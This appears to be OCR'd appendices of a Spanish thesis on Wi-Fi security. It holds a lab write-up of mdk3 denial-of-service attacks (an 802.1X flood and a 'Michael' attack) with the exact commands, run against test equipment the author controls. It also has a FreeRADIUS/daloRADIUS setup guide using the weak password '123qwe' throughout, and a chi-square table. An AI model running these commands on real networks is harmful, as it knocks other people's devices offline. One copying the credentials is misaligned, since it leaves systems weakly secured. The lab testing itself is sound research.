
Objetivo: Conseguir que una estación asociada al punto de acceso deje de estarlo, produciendo una denegación de servicio en cuanto a la utilización de los recursos del AP.

Herramientas: MDK3

Para llevar a la práctica ambos ataques de DoS, utilizaremos la aplicación mdk3 desarrollada por Pedro Larbig, ingeniero perteneciente a la universidad alemana de Darmstadt y cuyas estudios sobre el estándar 802.11i permitieron crear una herramienta capaz de realizar múltiples ataques de denegación de servicio al protocolo WPA2.

Detección del objetivo y ataque 802.1X

En primer lugar la aplicación lanzada en su modo de DoS contra 802.1X permite inundar al punto de acceso con paquetes de inicio de autenticación. Como se ha estado realizado hasta el momento en primera instancia lanzaremos la aplicación Airodump con el objetivo de detectar el AP a ser atacado. Cabe hacer destacar que el escenario de test ha sido establecido en una maqueta preinstalada y preparada para la ocasión. Así pues tanto el punto de acceso como la estación que recibe el DoS están controlados por el atacante. En este caso la salida del Airodump es la siguiente



Detección del objetivo


En este momento se selecciona el punto de acceso con dirección MAC 00:1B:2F:00 y ESSID “cagarruta” y se procede a lanzar la aplicación mdk3 mediante la siguiente instrucción.

```
Mdk3 eth1 x 0 -n cagarruta -t 00:1B:2F:00
```

Consiguiendo en escasos segundos el siguiente resultado.

Salida del MDK3

La aplicación en este momento colapsa el punto de acceso produciendo la desconexión de las estaciones asociadas al el. Una prueba de ello representa la STA con sistema operativo Windows 2000 y tarjeta inalámbrica Conceptronic 54G asociada con el punto de acceso y cuyo estado se observa en la captura siguiente.



Aplicación cliente inalámbrica


Lanzando el ataque “Michael” y obteniendo resultados

En segundo lugar se procede a realizar el ataque al protocolo de control de integridad “Michael” mediante el uso de la misma herramienta mdk3. Así pues se procede como en el caso anterior a lanzar la aplicación mediante la instrucción siguiente.

Mdk3 eth1 m -t 00:14:BF:BA

Obteniendo como resultado la imagen mostrada a continuación.

Produciendo como en el caso anterior la desconexión total de la estación al punto de acceso.



Aplicación cliente inalámbrica

Anexo B

CONFIGURACIONES

Procedimientos.

Instale los paquetes necesarios:

```
yum -y install freeradius2 freeradius2-mysql freeradius2-utils
yum -y install mysql mysql-server
```

Generar los certificados predeterminados ejecutando el mandato **radiusd** con la opción **-X**:

```
radiusd -X
```

Lo anterior iniciará el servicio **radiusd** e iniciará la generación de los certificados. Cuando el diálogo lo pida, definir los datos de país, estado, nombre del anfitrión y cuenta de correo del administrador. Al concluir pulsar **CTRL-C** para terminar el servicio y continuar configuración.

Inicie el servicio MySQL:

```
service mysqld start
```

Añada el servicio MySQL al arranque del sistema:

```
service mysqld on
```

Asigne clave de acceso al usuario **root** de MySQL:

```
mysqladmin -uroot password '123qwe'
```

Genere una nueva base de datos denominada **radius**:

```
mysqladmin -uroot -p123qwe create radius
```

Acceda al intérprete de mandatos de MySQL:

```
mysql -uroot -p123qwe
```

Designe el usuario y clava de acceso para acceder a la base de datos recién creada:

```
GRANT all ON radius.* TO radius@localhost IDENTIFIED BY '123qwe';
```

Salga de MySQL:

```
exit;
```

Utilizando el usuario **radius**, o el que haya designado para utilizar la base de datos recién creada, pueble la base de datos que acaba de crear con los esquemas incluidos con Freeradius:

```
mysql -uradius -p123qwe radius < /etc/raddb/sql/mysql/cui.sql
mysql -uradius -p123qwe radius < /etc/raddb/sql/mysql/ippool.sql
mysql -uradius -p123qwe radius < /etc/raddb/sql/mysql/nas.sql
mysql -uradius -p123qwe radius < /etc/raddb/sql/mysql/schema.sql
mysql -uradius -p123qwe radius < /etc/raddb/sql/mysql/wimax.sql
```

Edite el archivo **/etc/raddb/radiusd.conf**:

```
vim /etc/raddb/radiusd.conf
```

Descomente la línea que dice **$INCLUDE sql.conf**, lo cual se localiza aproximadamente alrededor de la línea 801:

```
    $INCLUDE sql.conf
```

Edite el archivo **/etc/raddb/sql.conf**:

```
vim /etc/raddb/sql.conf
```

Definir los valores para acceder a la base de datos, lo cual se localiza aproximadamente alrededor de la línea 35:

```
# Connection info:
server = "localhost"
#port = 3306
login = "radius"
password = "123qwe"
```

Descomente el parámetro **readclients** con valor **yes**, lo cual se localiza aproximadamente alrededor de la línea 100:

```
readclients = yes
```

Edite el archivo **/etc/raddb/sites-enabled/default**:

```
vim /etc/raddb/sites-enabled/default
```

Descomente en la sección **authorize**, lo cual se localiza aproximadamente alrededor de la línea 159:

```
sql
```

Descomentar en la sección **accounting**, lo cual se localiza aproximadamente alrededor de la línea 365:

```
sql
```

Reegrese al símbolo de sistema y acceda a MySQL para dar de alta un usuario para probar:

```
mysql -uradius -p123qwe radius
```

Desde el símbolo de sistema de MySQL, ejecute lo siguiente para dar de alta un usuario de pruebas (**fulano**) con una clave de acceso (**123qwe** en el ejemplo):

```
INSERT INTO radcheck (username, attribute, value) VALUES ('fulano',
'Password', '123qwe');
```

Lo anterior equivale a añadir **fulano Cleartext-Password := "123qwe"** en el archivo **/etc/raddb/users**.

Verifique que el usuario se dio de alta correctamente:

```
select * from radcheck where username='fulano';
```

Debe regresar algo similar a los siguiente:

```
+----+----------+-----------+----+--------+
| id | username | attribute | op | value  |
+----+----------+-----------+----+--------+
|  6 | fulano   | Password  | == | 123qwe |
+----+----------+-----------+----+--------+
1 row in set (0.00 sec)
```

Salga de mysql:

```
exit;
```

Inicie el servicio **radiusd**:

```
service radiusd start
```

Añada el servicio **radiusd** a los servicios de arranque del sistema:

```
chkconfig radiusd on
```

Verifique que el servicio puede autenticar a través de MySQL:

```
radtest fulano 123qwe localhost 1812 testing123
```

Lo anterior debe devolver algo similar como lo siguiente:

```
Sending Access-Request of id 222 to 127.0.0.1 port 1812
        User-Name = "fulano"
        User-Password = "123qwe"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 1812
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=222,
length=20
```

A partir de este punto, solo podrá autenticar usuarios de manera local. Para poder conectar el punto de acceso hacia el servidor Freeradius, vuelva a conectarse MySQL:

```
mysql -uradius -p123qwe radius
```

Ejecute lo siguiente, definiendo la dirección IP del punto de acceso, nombre corto, tipo de NAS (**other**, **cisco**, **livingston**, **computon**, **max40xx**, **multitech**, **natserver**, **pathras**, **patton**, **portslave**, **tc** o **usrhiper**). Si utiliza un pinto de acceso casero, defina el tipo **other**.

```
INSERT INTO nas (nasname, shortname, type, secret) VALUES ('192.168.0.1',
'Mi-Ruteador', 'other', '123qwe');
```

Para verificar, ejecute desde el símbolo de sistema de MySQL lo siguiente:

```
select * from nas where shortname='Mi-Ruteador';
```

Lo anterior debe regresar algo similar a lo siguiente::

```
+----+---------------+-----------+-------+-------+--------+-----------+---------------+
| id | nasname       | shortname | type  | ports | secret | community | description   |
+----+---------------+-----------+-------+-------+--------+-----------+---------------+
|  3 | 192.168.0.1   | WRT54G    | other |  NULL | 123qwe | NULL      | RADIUS
Client |
+----+---------------+-----------+-------+-------+--------+-----------+---------------+
1 row in set (0.00 sec)
```

Lo anterior equivale a editar el archivo **/etc/raddb/clients.conf** y añadir la dirección IP del punto de acceso, una clave de acceso, nombre corto y tipo de NAS como **other**.

```
client 192.168.0.1 {
secret = cualquier-clave-de-acceso
shortname = WRT54G
nastype = other
}
```

Para que surta efecto el cambio, hay que reiniciar el servicio **radiusd**:

```
service radiusd restart
```

Para añadir otro punto de acceso, solo basta repetir las línea con los datos que correspondan:

```
INSERT INTO nas (nasname, shortname, type, secret) VALUES
('192.168.0.254', 'Otro-Ruteador', 'other', '123qwe');
```

Para realizar pruebas de conectividad remota, añada un equipo siguiendo el procedimiento anterior, y desde este equipo ejecute el mandato **radtest** (incluido en el paquete **freeradius2-utils**, si se utiliza CentOS 5 o Red Hat Enterprise Linux 5, o bien **freeradius-utils**, si se utiliza una versiñón reciente de Fedora) de la siguiente forma, donde **x.x.x.x** corresponde a la dirección IP del servidor Freeradius:

```
radtest fulano 123qwe x.x.x.x 1812 123qwe
```

Lo anterior debería devolver algo similar a lo siguiente.

```
Sending Access-Request of id 225 to x.x.x.x port 1812
        User-Name = "fulano"
        User-Password = "123qwe"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 1812
rad_recv: Access-Accept packet from host x.x.x.x port 1812, id=225, length=20
```

Instalar Daloradius para administración a través de HTTP.

Se requiere instalar Apache, PHP y sus ligaduras para MySQL, la biblioteca GD y Pear-DB:

```
yum -y install httpd php php-mysql php-gd php-pear php-pear-DB
```

Inicie el servicio **httpd**:

```
service httpd start
```

Añada el servicio **httpd** a los servicios de arranque del sistema:

```
chkconfig httpd on
```

Cambie al directorio **/var/www/**:

```
cd /var/www
```

Descargue desde sourceforge.net/projects/daloradius el archivo correspondiente a la versión más reciente de Daloradius:

```
wget http://cdnetworks-us-1.dl.sourceforge.net/project/daloradius/daloradius/daloradius-0.9-8/daloradius-0.9-8.tar.gz
```

Descomprima el archivo descargado:

```
tar zxvf daloradius-0.9-8.tar.gz
```

Cambie los permisos de todo el contenido del directorio recién descomprimido para que pertenezcan al usuario y grupo **apache**:

```
chown -R apache:apache daloradius-0.9-8
```

Cambie al directorio **daloradius-0.9-8**:

```
cd daloradius-0.9-8
```

cargue las tablas de **Daloradius** en la base de datos utilizada por Freeradius.

```
mysql -uradius -p123qwe < contrib/db/mysql-daloradius.sql
```

Edite el archivo **library/daloradius.conf.php**:

```
vim library/daloradius.conf.php
```

Edite los valores correspondientes a los necesarios para la conexión ala base de datos utilizada por Freeradius.

```
$configValues['CONFIG_DB_HOST'] = '127.0.0.1';
$configValues['CONFIG_DB_USER'] = 'radius';
$configValues['CONFIG_DB_PASS'] = '123qwe';
$configValues['CONFIG_DB_NAME'] = 'radius';
```

Genere un **nuevo** archivo denominado **/etc/httpd/conf.d/daloradius.conf**:

```
vim /etc/httpd/conf.d/daloradius.conf
```

Añada el siguiente contenido, donde **x.x.x.x** (ejemplo: 192.168.0.2) corresponde al al dirección IP del sistema desde el cual se realizará la administración remota de **Daloradius**:

```
Alias /daloradius "/var/www/daloradius-0.9-8/"

    Options None
    order deny,allow
    deny from all
    allow from 127.0.0.1
    allow from x.x.x.x
```

Reinicie el servicio **httpd**:

```
service httpd restart
```

Acceda con cualquier navegador moderno hacia *http://direción-ip-servidor/radius/*. Ingrese con el usuario **Administrator** y la clave de acceso **radius**. Desde esta interfaz podrá añadir y administrar las cuentas de usuarios y administrar y añadir los puntos de acceso.

Anexo C

Tabla Estadística Chi - Cuadrado

	Probabilidad de un valor superior - *Alfa* (α)				
Grados libertad	0,1	0,05	0,025	0,01	0,005
1	2,71	3,84	5,02	6,63	7,88
2	4,61	5,99	7,38	9,21	10,60
3	6,25	7,81	9,35	11,34	12,84
4	7,78	9,49	11,14	13,28	14,86
5	9,24	11,07	12,83	15,09	16,75
6	10,64	12,59	14,45	16,81	18,55
7	12,02	14,07	16,01	18,48	20,28
8	13,36	15,51	17,53	20,09	21,95
9	14,68	16,92	19,02	21,67	23,59
10	15,99	18,31	20,48	23,21	25,19
11	17,28	19,68	21,92	24,73	26,76
12	18,55	21,03	23,34	26,22	28,30
13	19,81	22,36	24,74	27,69	29,82
14	21,06	23,68	26,12	29,14	31,32
15	22,31	25,00	27,49	30,58	32,80
16	23,54	26,30	28,85	32,00	34,27
17	24,77	27,59	30,19	33,41	35,72
18	25,99	28,87	31,53	34,81	37,16
19	27,20	30,14	32,85	36,19	38,58
20	28,41	31,41	34,17	37,57	40,00
21	29,62	32,67	35,48	38,93	41,40
22	30,81	33,92	36,78	40,29	42,80
23	32,01	35,17	38,08	41,64	44,18
24	33,20	36,42	39,36	42,98	45,56
25	34,38	37,65	40,65	44,31	46,93
26	35,56	38,89	41,92	45,64	48,29
27	36,74	40,11	43,19	46,96	49,65
28	37,92	41,34	44,46	48,28	50,99
29	39,09	42,56	45,72	49,59	52,34
30	40,26	43,77	46,98	50,89	53,67
40	51,81	55,76	59,34	63,69	66,77
50	63,17	67,50	71,42	76,15	79,49
60	74,40	79,08	83,30	88,38	91,95
70	85,53	90,53	95,02	100,43	104,21
80	96,58	101,88	106,63	112,33	116,32
90	107,57	113,15	118,14	124,12	128,30
100	118,50	124,34	129,56	135,81	140,17